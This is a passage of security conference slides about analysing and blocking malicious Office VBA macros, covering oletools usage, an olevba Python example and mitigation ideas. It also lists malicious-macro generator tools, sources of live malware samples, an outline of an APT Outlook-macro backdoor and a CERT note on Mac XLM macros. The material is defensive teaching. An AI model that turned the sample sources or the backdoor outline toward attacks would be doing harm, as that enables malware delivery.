  - Apply Machine Learning (random forests) to classify macros as malicious or innocuous.
  - Requires a large dataset of known good/bad macros to train the model.
  - https://github.com/egaus/MaliciousMacroBot
  - https://www.rsaconference.com/events/us17/agenda/sessions/6662-applied-machine-learning-defeating-modern-malicious

- **Microsoft GPOs for Office 2016/2013 to block all macros coming from the Internet**.
  - https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/
  - https://blogs.technet.microsoft.com/mmpc/2016/10/26/office-2013-can-now-block-macros-to-help-prevent-infection/

MS Office Application Guard

- Available mid-2020
- Microsoft Office 365 ProPlus only?
- https://www.bleepingcomputer.com/news/microsoft/office-365-to-prevent-malicious-docs-from-infecting-windows/

- Untrusted files received by e-mail or downloaded will be opened in a **container (based on virtualization)**.
- Similar to Edge Application Guard.
- Macros will be allowed to **run directly**, but cannot access the system, contained to MS Office.
- No “Enable Content” button anymore.
- Looks promising, actual security to be tested.



Application Guard for Office

This file is from an untrusted source and may be unsafe. We have opened it in a restricted mode to help keep your device, data, identity, and other resources safe.

Learn More

Acme Corp
Side Street, Contoso Town, 00000
Phone [425-881-0000] **Fax** [425-881-0001]

SALES INVOICE


INVOICE NO. DATE

BILL TO	SHIP TO	INSTRUCTIONS
John Doe Main Street Fabrikam town,9999	John Doe Main Street Fabrikam town,9999	

Source: https://www.bleepingcomputer.com/news/microsoft/office-365-to-prevent-malicious-docs-from-infecting-windows/

How could MS Office be more secure?

- VBA Macros have lots of legitimate uses, cannot go away.
- Most legit macros only use innocuous MS Office features:
  - Modify the file contents in place, formatting, calculations, etc.
- The VBA features used by malware are not normally necessary:
  - Calling DLLs, executing system commands
- So Microsoft could **split the VBA API into safe and unsafe features**:
  - Safe features could be available without restrictions
  - Unsafe features should require digital signature or additional authorizations to run
- Similar model as the JavaScript API in Adobe Reader:
  - PDF JavaScript in Reader is not allowed to touch the system
  - Any feature that can touch the OS or files outside the PDF is only available in the Adobe Acrobat version



Future Work

- **Oletools**:
  - Single scanning tool for macros, DDE, OLE objects, RTF
  - Simple GUI tool for end-users to check documents before opening them
  - Lots of ideas and contributions to improve oletools
- **ViperMonkey**
  - Python 3 migration
  - Improved output
  - Faster parser
  - Shell interface: interactive commands, debugger

Open-source Contributors

- Oletools and ViperMonkey have been developed with the help of many contributors, including:
  - John Davison: original VBA parser, from officeparser
  - Christian Herdtweck: JSON output, PPT parser, unit tests, and much more
  - Kirk Sayre: tons of improvements to ViperMonkey
  - Seb Draven: Python 3 migration
  - Didier Stevens: XLM macro parser, from oledump/plugin_biff
  - Vincent Brillault: VBA forms parser
  - Nolze: decryption, from msoffcrypto-tool
  - Dr Vesselin Bontchev: P-code disassembler, from pcodedmp
  - And many others:
    - https://github.com/decalage2/oletools/graphs/contributors

- Thank you to all the past and future contributors, keep the Pull Requests coming!

Main Takeaways

- Clicking “Enable Content” on a VBA Macro is exactly as dangerous as running an unknown EXE.
- VBA Macros are still used a lot to deliver malware in 2019, simply because it works! Bad guys and red teamers are very creative with tricks to obfuscate code.
- But analysis tools are following up, thanks to open source collaboration (oletools, ViperMonkey, oledump, pcodedmp, msoffcrypto-tool, …).
    - Keep your tools updated!
- Filter macros BEFORE they reach end-users
    - MacroMilter/MraptorMilter/rspamd

Questions?

- Philippe Lagadec
- Twitter: @decalage2
- https://decalage.info

Extra Slides

Tip: Where to find (fresh) malicious macro samples

- Go to http://decalage.info/mwsearch and search "**VB_Nam**"
  - This string appears in plain text in MS Office documents with macros
  - More info: http://decalage.info/malware_string_search

- Other solutions:
  - InQuest DFI Lite: https://labs.inquest.net/dfi – use heuristics
  - Any.run: https://app.any.run/submissions/ - click on tag "macros"
  - Hybrid-analysis: https://www.hybrid-analysis.com/search?query=%23macro – search for tag "#macro"

Malicious Macro Generators

- A lot of tools are available to generate malicious macros for testing and red teaming, such as:
  - MMG – Malicious Macro Generator
  - ADB - Adaptive Document Builder
  - SharpShooter
  - VBad
  - Metasploit
  - Malicious Macro MSBuild Generator

Useful Links

- **Articles :**
  - All my articles about VBA Macros
  - How to Grill Malicious Macros (SSTIC15)
  - Macros – Le retour de la revanche in MISC magazine 79 (May-June 2015)
  - Tools to extract VBA Macro source code from MS Office Documents
  - How to find malicious macro samples
- **Oletools : olevba, MacroRaptor**
  - http://www.decalage.info/python/oletools
  - https://github.com/decalage2/oletools
  - https://twitter.com/decalage2
- **ViperMonkey:**
  - https://github.com/decalage2/ViperMonkey
  - http://www.decalage.info/vba_emulation
- **Oledump :**
  - http://blog.didierstevens.com/programs/oledump-py/
  - https://github.com/decalage2/oledump-contrib
- **Microsoft specifications :**
  - MS-VBAL, MS-OVBA

How to install oletools

- Install the latest Python 3.x (or 2.7) if you don’t have it:
  - https://www.python.org/downloads/
- Download+Install/update oletools in one go:
  - Windows:
    - `pip install -U oletools`
  - Linux:
    - `sudo -H pip install -U oletools`
- All the tools should be directly available from any directory
  - From example you just need to type “olevba” or “mraptor”
- More Options:
  - https://github.com/decalage2/oletools/wiki/Install

Other tools in oletools

- **rtfobj**: RTF parser to detect and extract suspicious OLE objects (e.g. Equation Editor exploits, executable files, etc)
- **oleobj**: to detect and extract suspicious OLE objects from MS Office files (Word, Excel, PowerPoint, etc)
- **msodde**: to detect suspicious DDE links (e.g. DDEAUTO) in MS Office files, RTF, CSV
- **oleid**: to get a quick summary of a MS Office file and potential security issues (macros, etc)
- And more

How to analyse a suspicious file with oletools and ViperMonkey? (1/2)

- **First, identify the actual type of the file:**
  - Do not trust file extensions!
  - Tools like exiftool are great, but may give inaccurate results is some rare cases (e.g. some OLE files appear as FlashPix images)
  - The best tool for this is a hex viewer
    - If you don't have one, oletools includes ezhexviewer


- **Check the first few bytes of the file:**
  - "D0 CF 11 E0" in hex => OLE file (Word/Excel/PPT 97)
  - "PK" => Zip file or OpenXML (Word/Excel/PPT 2007+)
  - "<xml" => XML file, maybe Word/Excel/PPT 2003 or 2007 XML
  - "ID" => SLK file
  - "MIME" in the 1st lines => probably a MHT file
  - "{\rtf" => RTF file

How to analyse a suspicious file with oletools and ViperMonkey? (2/2)

- **If this is a RTF file**:
  - **rtfobj**: to detect/extract OLE objects (e.g. Equation editor exploits)
  - **msodde**: to detect DDE links
- **For any other file format** (OLE, OpenXML, XML, MHT, SLK):
  - **olevba**: to detect/extract and analyse VBA/XLM macros
  - **oleobj**: to detect/extract OLE objects and external links (e.g. attached templates, remote OLE objects)
  - **msodde**: to detect DDE links
  - **ViperMonkey**: to analyse obfuscated VBA macros, after olevba
- **For OLE files**:
  - **olemeta, oletimes, oledir, olemap**: for more metadata and file info.

Oletools cheat sheet

- https://github.com/decalage2/oletools/blob/master/cheatsheet/oletools_cheatsheet.pdf



OLETOOLS 0.51

CHEAT SHEET

Homepage: https://decalage.info/python/oletools

Doc: https://github.com/decalage2/oletools/wiki

Issues/Questions: https://github.com/decalage2/oletools/issues

INSTALL - UPDATE

Install/Update **latest release version**:

```
pip install -U oletools
```

* On Linux, add "**sudo -H**" before pip.

Note: this will automatically create **shortcuts** to run oletools from any folder: olevba, mraptor, oleid, etc

Install/Update **latest development version**:

```
pip install -U
https://github.com/decalage2/oletools/archive/ma
ster.zip
```

More options: https://github.com/decalage2/oletools/wiki/Install

COMMON OPTIONS

Options common to several oletools:

`-r`	find files recursively in subdirectories
`-z <password>`	Open a password-protected zip file Ex: `-z infected`
`-f <filespec>`	Files to be processed within a zip file. Wildcards supported. Default: * (all) Ex: `-f word/*.bin`

`-l LEVEL`
`--loglevel=LEVEL`
	logging level = debug, info, warning, error or critical (default=warning)
	Ex: `-l debug`

`-h`	Show help

OLEID – QUICK CHECK FOR SECURITY ISSUES

```
oleid <file>
```

Checks: file format, application, encryption, macros, Flash objects, OLE objects.

OLEVBA – EXTRACT AND SCAN VBA MACROS

```
olevba [options] <file1> [file2 ...]
```

`-a` `--analysis`	display only analysis results, not the macro source code
`-c` `--code`	display only VBA source code, do not analyze it
`--decode`	display all the obfuscated strings with their decoded content (Hex, Base64, StrReverse, Dridex, VBA)
`--attr`	display the attribute lines at the beginning of VBA source code
`--reveal`	display the macro source code after replacing all the obfuscated strings by their decoded content
`--deobf`	Attempt to deobfuscate VBA expressions (slow)
`--relaxed`	Do not raise errors if opening of substream fails
`-t` `--triage`	triage mode, display results as a summary table (default for multiple files)
`-d` `--detailed`	detailed mode, display full results (default for single file)
`-j` `--json`	json mode, detailed in json format

MRAPTOR – DETECT MALICIOUS MACROS

```
mraptor [options] <file1> [file2 ...]
```

`-m` `--matches`	Show matched strings

An exit code is returned based on the analysis result:

0: No Macro 1: Not MS Office 2: Macro OK	10: ERROR 20: SUSPICIOUS

RTFOBJ – OLE OBJECTS IN RTF

```
rtfobj [options] <file1> [file2 ...]
```

`-s <obj#>`
`--save=<obj#>`
	Save the object corresponding to the provided number to a file, for example "`-s 2`". Use "`-s all`" to save all objects at once.

SUPPORTED FORMATS

Tool	doc xls ppt	docx/m xlsx/m pptx/m	rtf	mht mhtml	Word 2003 xml	pub vsd
oleid	X	-	-	-	-	X
olevba	X	X	-	X	X	X
mraptor	X	X	-	X	X	X
rtfobj	-	-	X	-	-	-

olevba – Python API

- How to integrate olevba into Python scripts:
  - https://github.com/decalage2/oletools/wiki/olevba

```python
from oletools.olevba import VBA_Parser, VBA_Scanner
import sys
vba = VBA_Parser(sys.argv[1])
if vba.detect_vba_macros():
    print('VBA Macros found')
    for (filename, stream_path, vba_filename, vba_code) in vba.extract_macros():
        print('-' * 79)
        print('Filename    :', filename)
        print('OLE stream  :', stream_path)
        print('VBA filename:', vba_filename)
        print('- ' * 39)
        print(vba_code)
        print('- ' * 39)
        vba_scanner = VBA_Scanner(vba_code)
        results = vba_scanner.scan(include_decoded_strings=True)
        for kw_type, keyword, description in results:
            print('type=%s - keyword=%s - description=%s' % (kw_type, keyword, description))
else:
    print('No VBA Macros found')
vba.close()
```

Outlook backdoor (vbaProject.OTM)


- Technique used by APT32/OceanLotus/Cobalt Kitty to create a backdoor using emails for command & control
  - https://www.cybereason.com/blog/operation-cobalt-kitty-apt
- The file vbaProject.OTM is overwritten with a large VBA macro for Outlook
- The macro runs silently within Outlook each time it is started.
- The macro checks every incoming email. If it contains specific markers in the text, the command is extracted and executed.
- The result is sent back by email.

Other Analysis Tools & Techniques

- **Oledump by Didier Stevens**

- **Loffice – Lazy Office Analyzer:**
  - Use a debugger to trace VBA activity in Word.
  - https://github.com/tehsyntx/loffice

- **Vba-dynamic-hook / Joe Sandbox:**
  - Modify the VBA code to hook all interesting function calls.
  - Run it in MS Word.
  - https://github.com/eset/vba-dynamic-hook


Carnegie Mellon University

Search vulnerability notes

Software Engineering Institute

CERT Coordination Center

Microsoft Office for Mac cannot properly disable XLM macros

Vulnerability Note VU#125336

Original Release Date: 2019-11-01 | Last Revised: 2019-11-01

Overview

The Microsoft Office for Mac option "Disable all macros without notification" enables XLM macros without prompting, which can allow a remote, unauthenticated attacker to execute arbitrary code on a vulnerable system.

The Problem

If Office for the Mac has been configured to use the "Disable all macros without notification" feature, XLM macros in SYLK files are executed **without** prompting the user. We have confirmed this behavior with fully-patched Office 2016 and Office 2019 for Mac systems.